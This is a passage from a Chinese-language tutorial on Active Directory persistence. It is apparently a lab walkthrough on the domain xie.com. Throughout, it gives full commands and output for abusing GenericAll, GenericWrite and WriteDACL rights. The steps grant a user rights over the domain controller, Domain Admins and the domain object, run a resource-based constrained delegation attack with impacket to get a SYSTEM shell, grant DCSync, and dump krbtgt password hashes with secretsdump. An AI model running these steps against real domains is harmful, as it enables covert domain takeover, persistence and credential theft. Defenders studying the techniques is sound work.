AuditFlags         : None
AceFlags           : None
AceQualifier       : AccessAllowed

```

```

PS C:\Users\Administrator\Desktop> .\Adfind.exe -sc adsid:S-1-5-21-1313979556-3624129433-4055459191-1105 -dn

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Transformed Filter: (|(objectsid=\01\05\00\00\00\00\05\15\00\00\A4\BCQ\99\03\03\08we\B9\F1Q\04\00\00)(sidhistory=\01\05\00\00\00\05\15\00\00\A4\BCQ\99\03\03\08we\B9\F1Q\04\00\00))
Using server: AD.xie.com:3268
Directory: Windows Server 2012 R2

dn:CN=hack,CN=Users,DC=xie,DC=com
1 Objects returned

```

现在，我们控制的普通域用户 hack 已经对域控 DC 拥有完全控制权限了，包括修改任何属性等敏感操作！接着，我们以 hack 用户的身份修改域控 DC 的 msDS-AllowedToActOnBehalfOfOtherIdentity 属性，将其值设置为我们创建的机器用户的 SID 以完成基于资源的约束性委派赋予。具体操作由如下工具完成，该工具会创建机器用户 machine\$，密码为 root。然后赋予 machine\$ 基于资源的约束性委派到域控 DC。如图所示，赋予完成。

```
python3 addcomputer.py --computer-name 'machine$' --computer-pass 'root' --dc-ip 10.211.55.4 'xie.com/hack:P@ssw0rd' --method SAMR --debug
```

```
python3 add_rbcd.py -f machine -t AD01 --dc-ip 10.211.55.4 xie\\hack:P@ssw0rd
```

现在，machine\$机器账号已经拥有了对域控 DC 的基于资源的约束性委派了。我们接下来需要利用 machine\$机器来完成一次基于资源的约束性委派攻击！

如图所示，通过 machine 机器账号以 administrator 域管理员身份请求访问 cifs/DC.xie.com 的票据，导入票据后，即可远程连接域控或者导出域内任意用户哈希了。

#以 administrator 的身份申请一张访问 cifs/DC.xie.com 服务的票据

```
python3 getST.py -dc-ip DC.xie.com xie.com/machine$:root -spn cifs/DC.xie.com -impersonate administrator
```

#导入票据

```
export KRB5CCNAME=administrator.ccache
```

#远程连接域控

```
python3 smbexec.py -no-pass -k dc.xie.com
```

#远程导出域内任意用户哈希

```
python3 secretsdump.py -no-pass -k dc.xie.com -just-dc-user krbtgt
```

```
+ examples git:(master) * sudo python3 getST.py -dc-ip DC.xie.com xie.com/machine$:root -spn cifs/DC.xie.com -impersonate administrator
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
forwardable标志位: 0
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
+ examples git:(master) * export KRB5CCNAME=administrator.ccache
+ examples git:(master) * python3 smbexec.py -no-pass -k dc.xie.com
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
DC

C:\Windows\system32>exit
+ examples git:(master) * python3 secretsdump.py -no-pass -k dc.xie.com -just-dc-user krbtgt
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43b58d80565ff5ce5043d6706d2bf168:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:80c06a8d6acbf993d7e6cf3d8ccea7e16a6d2823ab9ef509d4ec62089bd4c1ec
krbtgt:aes128-cts-hmac-sha1-96:4acedd94f48b3d969f903101dd849e67
krbtgt:des-cbc-md5:3e75c4adccb0ea7c
[*] Cleaning up...
```

此后，不管域内怎么修改密码，只要我们控制的 hack 用户的 GenericAll 权限还在，我们就可以修改域控的 msDS-AllowedToActOnBehalfOfOtherIdentity 属性，从而进行约束性委派攻击接管整个域了！

如果想移除该权限的话，可以执行如下命令，结果如图所示：

```
Import-Module .\powerview.ps1
```

#移除 hack 用户对域控 DC 的 GenericAll 权限


```
Remove-DomainObjectAcl -TargetIdentity DC -PrincipalIdentity hack -Rights All  
-Verbose
```

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1  
PS C:\Users\Administrator\Desktop> Remove-DomainObjectAcl -TargetIdentity DC -PrincipalIdentity hack -Rights All -Verbose  
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM  
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=hack)(name=hack)(displayname=hack))))  
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM  
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=DC)(name=DC)(displayname=DC))))  
详细信息: [Remove-DomainObjectAcl] Removing principal CN=hack,CN=Users,DC=xie,DC=com 'All' from CN=DC,OU=Domain Controllers,DC=xie,DC=com  
详细信息: [Remove-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '0000-0000-0000-0000-000000000000' on CN=DC,OU=Domain  
Controllers,DC=xie,DC=com  
True
```

3. To Group

再来看看 GenericAll 权限应用于 Group 组如何权限维持。

我们在域内创建了一个普通域用户 hack，如图所示：



```
C:\Users\hack>net user hack /domain
The request will be processed at a domain controller for domain xie.com.

User name                hack
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        2021/10/16 11:37:28
Password expires         2024/7/11 11:37:28
Password changeable      2021/10/17 11:37:28
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               2021/10/26 11:29:48

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```

如图所示由于是普通域用户，因此它没有给域管理员组“domain admins”添加用户的权限。

```
C:\Users\hack\Desktop>net group "domain admins" hack2 /add /domain
The request will be processed at a domain controller for domain xie.com.

System error 5 has occurred.

Access is denied.
```

现在我们获得了域管理员的权限，并想进行权限维持。我们可以进行如下操作：

如图所示，使用 Empire 下的 powerview.ps1 脚本查询对域管理员组“domain admins”具有 GenericAll 权限的对象，可以看到，只有

CN=System,CN=WellKnown Security

Principals,CN=Configuration,DC=xie,DC=com 对象拥有。

Import-Module .\powerview.ps1

#查询对域管理员组“domain admins”具有 GenericAll 权限的对象

Get-ObjectAcl -SamAccountName "domain admins" -ResolveGUIDs | ? {\$_.ActiveDirectoryRights -eq "GenericAll"}

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Get-ObjectAcl -SamAccountName "domain admins" -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "GenericAll"}

AceType           : AccessAllowed
ObjectDN           : CN=Domain Admins,CN=Users,DC=xie,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength       : 0
ObjectSID          : S-1-5-21-1313979556-3624129433-4055459191-512
InheritanceFlags   : None
BinaryLength       : 20
IsInherited        : False
IsCallback         : False
PropagationFlags   : None
SecurityIdentifier : S-1-5-18
AccessMask         : 983551
AuditFlags         : None
AceFlags           : None
AceQualifier       : AccessAllowed

PS C:\Users\Administrator\Desktop> .\AdFind.exe -sc adsid:S-1-5-18 -dn

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Transformed Filter: (&(|(objectsid=\01\01\00\00\00\00\05\12\00\00\00)))(sidhistory=\01\01\00\00\00\00\05\12\00\00\00))
Using server: DC.xie.com:3268
Directory: Windows Server 2012 R2

dn:CN=System,CN=WellKnown Security Principals,CN=Configuration,DC=xie,DC=com

1 Objects returned
```

我们现在手动给 hack 添加对域管理员组“domain admins”的 GenericAll 权限。

如图所示：

Import-Module .\powerview.ps1

#添加 hack 用户对域管理员组“domain admins”的 GenericAll 权限

Add-DomainObjectAcl -TargetIdentity "domain admins" -PrincipalIdentity hack -Rights All -Verbose


```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Add-DomainObjectAcl -TargetIdentity "domain admins" -PrincipalIdentity hack -Rights All -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(samAccountName=hack)(name=hack)(displayName=hack))))
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(samAccountName=domain admins)(name=domain admins)(displayName=domain admins))))
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com 'All' on CN=Domain Admins,CN=Users,DC=xie,DC=com
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '00000000-0000-0000-000000000000' on CN=Domain Admins,CN=Users,DC=xie,DC=com
```

添加完成后，我们再次查询对域管理员组“domain admins”拥有 GenericAll 权限的对象。如图所示，可以看到，现在 hack 用户已经对域管理员组“domain admins”拥有 GenericAll 权限了。

Import-Module .\powerview.ps1

#查询对域管理员组“domain admins”具有 GenericAll 权限的对象

Get-ObjectAcl -SamAccountName "domain admins" -ResolveGUIDs | ? {\$_.ActiveDirectoryRights -eq "GenericAll"}



```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Get-ObjectAcl -SamAccountName "domain admins" -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "GenericAll"}

AceType           : AccessAllowed
ObjectDN           : CN=Domain Admins,CN=Users,DC=xie,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength       : 0
ObjectSID          : S-1-5-21-1313979556-3624129433-4055459191-512
InheritanceFlags    : None
BinaryLength       : 36
IsInherited         : False
IsCallback          : False
PropagationFlags     : None
SecurityIdentifier   : S-1-5-21-1313979556-3624129433-4055459191-1105
AccessMask          : 983551
AuditFlags          : None
AceFlags            : None
AceQualifier        : AccessAllowed

AceType           : AccessAllowed
ObjectDN           : CN=Domain Admins,CN=Users,DC=xie,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength       : 0
ObjectSID          : S-1-5-21-1313979556-3624129433-4055459191-512
InheritanceFlags    : None
BinaryLength       : 20
IsInherited         : False
IsCallback          : False
PropagationFlags     : None
SecurityIdentifier   : S-1-5-18
AccessMask          : 983551
AuditFlags          : None
AceFlags            : None
AceQualifier        : AccessAllowed

dn:CN=hack,CN=Users,DC=xie,DC=com
1 Objects returned
C:\Users\Administrator\Desktop>
```

现在，我们控制的普通域用户已经对域管理员组“domain admins”拥有完全控制权限了，包括添加、移除用户等敏感操作！我们再次使用 hack 用户身份往域管理员组“domain admins”添加用户，如图所示可以看到，赋予权限后，添加成功！

```
C:\Users\hack\Desktop>net group "domain admins" /domain
The request will be processed at a domain controller for domain xie.com.

Group name      Domain Admins
Comment         指定的域管理员

Members

-----
Administrator
The command completed successfully.

C:\Users\hack\Desktop>net group "domain admins" hack /add /domain
The request will be processed at a domain controller for domain xie.com.

System error 5 has occurred. 权限赋予前
Access is denied.

C:\Users\hack\Desktop>net group "domain admins" hack /add /domain
The request will be processed at a domain controller for domain xie.com.


The command completed successfully. 权限赋予后

C:\Users\hack\Desktop>net group "domain admins" /domain
The request will be processed at a domain controller for domain xie.com.

Group name      Domain Admins
Comment         指定的域管理员

Members

-----
Administrator      hack
The command completed successfully.
```



此后，不管域内密码怎么修改，只要我们控制的 hack 用户对域管理员组“domain admins”的 GenericAll 权限还在，我们就可以往域管理员组“domain admins”内任意添加、移除用户，从而接管整个域。

但是此时 hack 用户还并没有创建域用户的权限，如果想将其他控制账号加入域管理员组，如图所示可以使用 powershell 脚本添加机器账号，然后再将可控的机器账号加入域管理员组中！普通域用户默认可以创建十个机器账号。

```
Import-Module .\New-MachineAccount.ps1
```

#添加机器账号 admin\$, 密码为 root

```
New-MachineAccount -MachineAccount admin -Password root
```

```
PS C:\Users\hack\Desktop> net user hack2 P@ss1234 /add /domain
The request will be processed at a domain controller for domain xie.com.

System error 5 has occurred.

Access is denied.

PS C:\Users\hack\Desktop> Import-Module .\New-MachineAccount.ps1
PS C:\Users\hack\Desktop> New-MachineAccount -MachineAccount admin -Password root
[+] New Machine account is Success! Account: admin$ , Password: root
PS C:\Users\hack\Desktop> net group "domain admins" admin$ /add /domain
The request will be processed at a domain controller for domain xie.com.

The command completed successfully.

PS C:\Users\hack\Desktop> net group "domain admins" /domain
The request will be processed at a domain controller for domain xie.com.

Group name      Domain Admins
Comment         指定的域管理员

Members

-----
admin$           Administrator
The command completed successfully.
```

或者也可以通过 impacket 下的 addcomputer.py 脚本添加机器账号，该脚本的使用需要一个有效的域用户即可。如图所示，添加机器账号 admin2\$, 密码为 root。

```
python3 addcomputer.py -computer-name 'admin2$' -computer-pass 'root' -dc
-ip 10.211.55.4 'xie.com/hack:P@ss1234' -method SAMR -debug
```

```

+ examples git:(master) * python3 addcomputer.py -computer-name 'admin2$' -computer-pass 'root' -dc-ip 10.211.55.4 'xie.com/hack:
P@ss1234' -method SAMR -debug
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/impacket-0.9
.24.dev1-py3.8.egg/impacket
[*] Opening domain XIE...
[*] Successfully added machine account admin2$ with password root.

```

如果想移除该权限的话，可以执行如下命令，执行结果如图所示。

```
Import-Module .\powerview.ps1
```

#移除 hack 用户对域管理组“domain admins”的 GenericAll 权限

```
Remove-DomainObjectAcl -TargetIdentity "domain admins" -PrincipalIdentity hac
k -Rights All -Verbose
```

```

PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Remove-DomainObjectAcl -TargetIdentity "domain admins" -PrincipalIdentity hack -Rights All -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=hack)(name=hack)(displayname=hack))))
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=domain admins)(name=domain admins)(displayname=domain admins))))
详细信息: [Remove-DomainObjectAcl] Removing principal CN=hack,CN=Users,DC=xie,DC=com 'All' from CN=Domain Admins,CN=Users,DC=xie,DC=com
详细信息: [Remove-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '0000-0000-0000-0000-000000000000' on CN=Domain
Admins,CN=Users,DC=xie,DC=com
True

```

4. To Domain

再来看看 GenericAll 权限应用于域对象 xie.com 如何权限维持。

我们在域内创建了一个普通域用户 hack，如图所示：

```
C:\Users\hack>net user hack /domain
The request will be processed at a domain controller for domain xie.com.

User name                hack
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        2021/10/16 11:37:28
Password expires         2024/7/11 11:37:28
Password changeable      2021/10/17 11:37:28
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               2021/10/26 11:29:48

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```

现在我们获得了域管理员的权限，并想进行权限维持。我们可以进行如下操作：

如图所示，使用 Empire 下的 powerview.ps1 脚本查询对域对象 xie.com 具有 GenericAll 权限的对象，可以看到，并没有 hack 用户。

```
Import-Module .\powerview.ps1
```

#查询对域对象 xie.com 具有 GenericAll 权限的对象

```
Get-ObjectAcl -SamAccountName "DC=xie,DC=com" -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "GenericAll"}
```



```
PS C:\Users\Administrator\Desktop> Get-ObjectAcl -SamAccountName "DC=xie,DC=com" -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "GenericAll"}

AceType           : AccessAllowed
ObjectDN           : DC=xie,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength       : 0
ObjectSID          : S-1-5-21-1313979556-3624129433-4055459191
InheritanceFlags   : ContainerInherit
BinaryLength       : 36
IsInherited        : False
IsCallback         : False
PropagationFlags    : None
SecurityIdentifier : S-1-5-21-1313979556-3624129433-4055459191-519
AccessMask         : 983551
AuditFlags         : None
AceFlags           : ContainerInherit
AceQualifier       : AccessAllowed

AceType           : AccessAllowed
ObjectDN           : DC=xie,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength       : 0
ObjectSID          : S-1-5-21-1313979556-3624129433-4055459191
InheritanceFlags   : None
BinaryLength       : 20
IsInherited        : False
IsCallback         : False
PropagationFlags    : None
SecurityIdentifier : S-1-5-18
AccessMask         : 983551
AuditFlags         : None
AceFlags           : None
AceQualifier       : AccessAllowed
```

我们现在手动给 hack 添加对域对象 xie.com 的 GenericAll 权限，如图所示。

```
Import-Module .\powerview.ps1
```

#添加 hack 用户对域对象 xie.com 的 GenericAll 权限

```
Add-DomainObjectAcl -TargetIdentity "DC=xie,DC=com" -PrincipalIdentity hack
-Rights All -Verbose
```

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Add-DomainObjectAcl -TargetIdentity "DC=xie,DC=com" -PrincipalIdentity hack -Rights All -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|((samAccountName=hack)(name=hack)(displayName=hack
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC
详细信息: [Get-DomainObject] Extracted domain 'xie.com' from 'DC=xie,DC=
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=xie,DC
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=DC=xie,DC=co
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com 'All' on DC=xie,DC
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '00000000-0000-0000-0000-000000000000' on DC=xie,DC
```

添加完成后，我们再次查询对域对象 xie.com 的 GenericAll 权限的对象。如图所示，可以看到，现在 hack 用户已经对域对象 xie.com 拥有 GenericAll 权限了。

```
Import-Module .\powerview.ps1
```

#查询对域对象 xie.com 具有 GenericAll 权限的对象

```
Get-ObjectAcl -SamAccountName "DC=xie,DC=com" -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "GenericAll"}
```

```

PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Get-ObjectAcl -SamAccountName "DC=xie,DC=com" -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "GenericAll"}

AceType           : AccessAllowed
ObjectDN           : DC=xie,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength       : 0
ObjectSID           : S-1-5-21-1313979556-3624129433-4055459191
InheritanceFlags    : None
BinaryLength       : 36
IsInherited         : False
IsCallback          : False
PropagationFlags    : None
SecurityIdentifier   : S-1-5-21-1313979556-3624129433-4055459191-1105
AccessMask          : 983551
AuditFlags          : None
AceFlags            : None
AceQualifier        : AccessAllowed

AceType           : AccessAllowed
ObjectDN           : DC=xie,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength       : 0
ObjectSID           : S-1-5-21-1313979556-3624129433-4055459191
InheritanceFlags    : ContainerInherit
BinaryLength       : 36
IsInherited         : False
IsCallback          : False
PropagationFlags    : None
SecurityIdentifier   : S-1-5-21-1313979556-3624129433-4055459191-519
AccessMask          : 983551
AuditFlags          : None
AceFlags            : ContainerInherit
AceQualifier        : AccessAllowed

AceType           : AccessAllowed
ObjectDN           : DC=xie,DC=com
ActiveDirectoryRights : GenericAll

```

现在，我们控制的普通域用户 hack 已经对域对象 xie.com 拥有完全控制权限了。于是，我们可以给任意用户赋予 DCSync 权限，使之能远程导出域用户哈希。如图所示以 hack 用户的身份使用 Empire 下的 powerview.ps1 脚本手动给域用户 hack 自身添加对域 xie.com 的 DCSync 权限。

```
Import-Module .\powerview.ps1
```

#添加用户 hack 对域对象 xie.com 的 DCSync 权限

```
Add-DomainObjectAcl -TargetIdentity 'DC=xie,DC=com' -PrincipalIdentity hack -
Rights DCSync -Verbose
```

```

PS C:\Users\hack\Desktop> Import-Module .\powerview.ps1
PS C:\Users\hack\Desktop> Add-DomainObjectAcl -TargetIdentity 'DC=xie,DC=com' -PrincipalIdentity hack -Rights DCSync -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=XIE,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=hack)(name=hack)(displayname=hack))))
VERBOSE: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=XIE,DC=COM
VERBOSE: [Get-DomainObject] Extracted domain 'xie.com' from 'DC=xie,DC=com'
VERBOSE: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=xie,DC=com
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|distinguishedname=DC=xie,DC=com)))
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com 'DCSync' on DC=xie,DC=com
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' on DC=xie,DC=com
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' on DC=xie,DC=com
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '89e95b76-444d-4c62-991a-0facbeda640c' on DC=xie,DC=com

```

如图所示赋予完成后，我们查询域对象 xie.com 的权限信息，可以看到 hack 用户已经拥有对域 xie.com 的 DCSync 权限了。

adfind.exe -b DC=xie,DC=com -sc getacl -sddlfilter ;;;;xie\hack

```
C:\Users\Administrator\Desktop>adfind.exe -b DC=xie,DC=com -sc getacl -sddlfilter ;;;;xie\hack
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: DC.xie.com:389
Directory: Windows Server 2012 R2

dn:DC=xie,DC=com
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;;[CTL];Replicating Directory Changes In Filtered Set;;;XIE\hack
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;;[CTL];Replicating Directory Changes;;;XIE\hack
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;;[CTL];Replicating Directory Changes All;;;XIE\hack
>nTSecurityDescriptor: [DACL] ALLOW;;;[FC];;;XIE\hack
```

如图所示现在我们就可以使用 hack 用户通过目录复制服务(DRS, Directory Replication Service)的 GetNCChanges 接口向域控发起数据同步请求, 从而获得任意用户的密码哈希了。

python3 secretsdump.py xie/hack:P@ss1234@10.211.55.4 -just-dc-user krbtgt

```
→ examples git:(master) * python3 secretsdump.py xie/hack:P@ss1234@10.211.55.4 -just-dc-user krbtgt
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43b58d80565ff5ce5043d6706d2bf168:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:80c06a8d6acbf993d7e6cf3d8ccea7e16a6d2823ab9ef509d4ec62089bd4c1ec
krbtgt:aes128-cts-hmac-sha1-96:4acedd94f48b3d969f903101dd849e67
krbtgt:des-cbc-md5:3e75c4adcbb0ea7c
[*] Cleaning up...
```

此后, 不管域内密码怎么修改, 只要我们控制的 hack 用户对域 xie.com 的 GenericAll 权限还在, 我们就可以给任意用户赋予 DCSync 权限, 从而接管整个域!

如果想移除该权限的话, 可以执行如下命令, 执行结果如图所示:

```
Import-Module .\powerview.ps1
```

#移除用户 hack 对域对象 xie.com 的 GenericAll 权限

```
Remove-DomainObjectAcl -TargetIdentity "DC=xie,DC=com" -PrincipalIdentity ha
ck -Rights All -Verbose
```

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Remove-DomainObjectAcl -TargetIdentity "DC=xie,DC=com" -PrincipalIdentity hack -Rights All -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=hack)(name=hack)(displayName=hack))))
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
VERBOSE: [Get-DomainObject] Extracted domain 'xie.com' from 'DC=xie,DC=com'
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=xie,DC=com
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(distinguishedname=DC=xie,DC=com))))
VERBOSE: [Remove-DomainObjectAcl] Removing principal CN=hack,CN=Users,DC=xie,DC=com 'All' from DC=xie,DC=com
VERBOSE: [Remove-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '00000000-0000-0000-0000-000000000000' on DC=xie,DC=com
True
```

GenericWrite 权限

GenericWrite 权限就是可以修改目标安全对象的所有属性。因此，就可以修改目标对象的 member、msDS-AllowedToActOnBehalfOfOtherIdentity 等属性。然后利用这些属性的功能进行权限维持，这里不再赘述。如图所示需要注意的是，GenericWrite 权限不能赋予 User-Force-Change-Password 和 DCSync 等扩展权限。

权限:

- ☐ 完全控制
- ☐ 列出内容
- ☐ 读取全部属性
- ☒ 写入全部属性
- ☐ 删除
- ☐ 删除子树目录
- ☐ 读取权限
- ☐ 修改权限

WriteDACL 权限

WriteDACL 权限就是可以修改目标对象的 DACL，拥有了这个权限就可以往指定安全对象写入任何的 ACE，从而完全控制该安全对象！这里以域对象 xie.com 为例：

我们在域内创建了一个普通域用户 hack，如图所示：

```
C:\Users\hack>net user hack /domain
The request will be processed at a domain controller for domain xie.com.

User name                hack
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        2021/10/16 11:37:28
Password expires         2024/7/11 11:37:28
Password changeable      2021/10/17 11:37:28
Password required        Yes
User may change password  Yes

